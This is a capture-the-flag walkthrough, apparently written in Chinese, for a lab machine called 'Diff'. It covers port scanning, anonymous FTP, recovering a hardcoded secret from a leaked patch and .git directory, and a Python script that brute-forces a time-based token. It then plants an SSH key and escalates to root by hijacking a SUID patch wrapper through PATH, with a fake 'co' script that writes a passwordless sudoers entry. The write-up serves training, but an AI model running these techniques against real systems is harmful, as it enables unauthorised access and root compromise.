

靶机: Diff

难度: easy

作者: 云淡风轻

user.txt

扫描所有端口

```
nmap -p- 192.168.56.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-01 16:32 +0800
Nmap scan report for 192.168.56.3 (192.168.56.3)
Host is up (0.000056s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
```

发现有一个ftp端口, 直接匿名 (anonymous) 登录进去, 有一个hello.txt文件和fix.patch包

```
-rw-r--r--  1 0          0          1012 May 29 05:59 fix.patch
-rw-r--r--  1 1001       1001         0 May 29 05:51 hello.txt
```

get获取

```
ftp> get fix.patch
200 PORT command successful
150 Connecting to port 52665
226-File successfully transferred
226 0.010 seconds (measured here), 98.75 kbytes per second
1012 bytes received in 0.0101 seconds (97.8636 kbytes/s)
```

hello.txt是空的, fix.patch内容如下

```
From 27acb8268ac9b94f42372a50b2b06baec240f1a6 Mon Sep 17 00:00:00 2001
From: Admin <admin@maze.com>
Date: Fri, 29 May 2026 05:59:31 -0400
Subject: [PATCH] Security fix

---
index.php | 5 +++--
1 file changed, 3 insertions(+), 2 deletions(-)

diff --git a/index.php b/index.php
index 5e409a0..25cebd5 100644
--- a/index.php
+++ b/index.php
@@ -5,7 +5,8 @@ if (isset($_GET['validate'])) {
     $input_token = $_GET['validate'];
     $secret = "DebianFixedSalt";

-    $time_component = date('Y-m-d');
+    $current_hour = date('H');
+    $time_component = date('Y-m-d') . '-' . $current_hour;
     $expected = substr(hash('sha256', $secret . $time_component), 0, 16);

     if (hash_equals($expected, $input_token)) {
@@ -36,7 +37,7 @@ if (isset($_GET['validate'])) {
         <input type="submit" value="Validate Token">
     </form>
```

```

        <hr>
-       <p><i>System Status: Operational</i></p>
+       <p><i>System Status: Patched (v1.1)</i></p>
    </div>
</body>
</html>
--
2.47.3

```

这里可以直接看到index.php的源码校验，密钥也硬编码了

实际上还有一个`.git`泄露，也可以直接用`githack`获取到index.php的源码

```
githack http://192.168.56.3/.git
```

```

<?php
session_start();

if (isset($_GET['validate'])) {
    $input_token = $_GET['validate'];
    $secret = "DebianFixedSalt";

    $current_hour = date('H');
    $time_component = date('Y-m-d') . '-' . $current_hour;
    $expected = substr(hash('sha256', $secret . $time_component), 0, 16);

    if (hash_equals($expected, $input_token)) {
        readFile("/var/www/flag_web.txt");
    } else {
        echo "Invalid Token.";
    }
    exit;
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>Secure Download Portal</title>
    <style>
        body { font-family: monospace; background-color: #f0f0f0; padding: 40px; }
        .container { background: white; padding: 20px; border-radius: 5px; width: 60%; margin: auto; box-
shadow: 0 0 10px rgba(0,0,0,0.1); }
        input[type=text] { width: 300px; padding: 10px; font-size: 1em; }
        input[type=submit] { padding: 10px; background: #007bff; color: white; border: none; cursor:
pointer; }
    </style>
</head>
<body>
    <div class="container">
        <h1>Secure Download Portal</h1>
        <p>This system requires a valid time-based token to access the resource.</p>
        <form method="GET">
            <input type="text" name="validate" placeholder="Enter your token here..." required>
            <input type="submit" value="Validate Token">
        </form>
        <hr>
        <p><i>System Status: Patched (v1.1)</i></p>
    </div>
</body>
</html>

```

直接用现在的时间去校验发现不对

```

import hashlib
from datetime import datetime

import requests

```

```

url = "http://192.168.56.3"
secret = "DebianFixedSalt"

current_time = datetime.now().strftime("%Y-%m-%d-%H")

data_to_hash = secret + current_time_str
sha256_hash = hashlib.sha256(data_to_hash.encode("utf-8")).hexdigest()

token = sha256_hash[:16]

rp = requests.get(url=url, params={"validate": token})
print(rp.text)

输出: Invalid Token.

```

这是由于时区原因，把每个时区爆破一遍得到**ftp**登录用户密码

```

import hashlib
from datetime import datetime, timedelta

import requests

url = "http://192.168.56.3"
secret = "DebianFixedSalt"

for i in range(-12, 13):
    current_time = (datetime.now() + timedelta(hours=i)).strftime("%Y-%m-%d-%H")

    data_to_hash = secret + current_time
    sha256_hash = hashlib.sha256(data_to_hash.encode("utf-8")).hexdigest()

    token = sha256_hash[:16]

    rp = requests.get(url=url, params={"validate": token})
    if "Invalid Token." not in rp.text:
        print(rp.text)

```

输出:


```
player:EeP0PfwuawSKKhY01sEn
```

继续登录**ftp**，拿到user.txt

```

ftp> get user.txt
200 PORT command successful
150 Connecting to port 50751
226-File successfully transferred
226 0.010 seconds (measured here), 4.32 Kbytes per second
44 bytes received in 0.0098 seconds (4.3743 kbytes/s)

```



```

● ▶ cat user.txt
flag{user-047a5e38dbf246416efbfeeca00362fd}

```

root.txt

我猜测也可以ssh直接登录但是报错了，发现要拿到shell只能用ssh公钥了

```

ssh player@192.168.56.3
player@192.168.56.3: Permission denied (publickey).

```

但是不难，因为现在已经可以直接用**ftp**登录**player**用户了

因为之前生成过公钥，就直接把现成的公钥放**authorized_keys**中了

```

ftp> ls
200 PORT command successful
150 Connecting to port 40713
-rw-r--r--    1 root      root           44 May 29 05:45 user.txt
226-Options: -l
226 1 matches total
ftp> mkdir .ssh
257 ".ssh" : The directory was successfully created
ftp> cd .ssh
250 OK. Current directory is /home/player/.ssh
ftp> put ~/.ssh/id_rsa.pub authorized_keys
local: /home/hack/.ssh/id_rsa.pub remote: authorized_keys
200 PORT command successful
150 Connecting to port 58545
226-File successfully transferred
226 0.000 seconds (measured here), 1.58 Mbytes per second
738 bytes sent in 0.0000 seconds (20.9792 Mbytes/s)
ftp> ls
200 PORT command successful
150 Connecting to port 49589
-rw-r--r--    1 player    player         738 Jul  1 05:03 authorized_keys
226-Options: -l
226 1 matches total

```

ssh直接登录

```

ssh player@192.168.56.3
Linux Diff 7.0.8-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1~trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: wed Jul  1 05:00:12 2026 from 192.168.56.1
player@Diff:~$ ls
user.txt
player@Diff:~$

```

找一波suid

```

player@Diff:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/local/bin/apply_patch

```

发现一个不知名命令**apply_patch**

cd到文件所在目录，有一个c源代码

```

#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    system("cd /tmp && /usr/bin/patch -b -p1 < /home/player/in.patch");
    return 0;
}

```

in.patch直接用diff生成，然后把加载的文件改成不存在的文件，文件名要记住

因为当patch加载一个不存在的文件并且环境变量PATCH_GET=1时会到当前目录找RCS/<文件名>,v

如果找到了就会执行co命令，来提取文件，而co命令我们是可以用PATH注入控制的

写/home/player/in.patch


```
--- a/testlengkur
+++ b/testlengkur
@@ -0,0 +1 @@
+owned
```

写co，看sudo也有suid权限，sudoers.d是sudo的权限配置文件夹，我们写的配置是player用户使用sudo不用输入密码，因为sudoers.d下的文件必须是root所有，不然会触发安全保护，配置文件不生效，所以改一下权限

```
#!/bin/sh
echo "player ALL=(ALL:ALL) NOPASSWD: ALL" > /etc/sudoers.d/player
chmod 0440 /etc/sudoers.d/player
exit 1
```

随后触发就行

```
PATH=/tmp:$PATH
PATCH_GET=1 /usr/local/bin/apply_patch
```



```
player@Diff:/tmp$ sudo id
uid=0(root) gid=0(root) groups=0(root)
```

```
player@Diff:/tmp$ sudo cat /root/root.txt
flag{root-be2c04a3c903018a7191736056f0a934}
```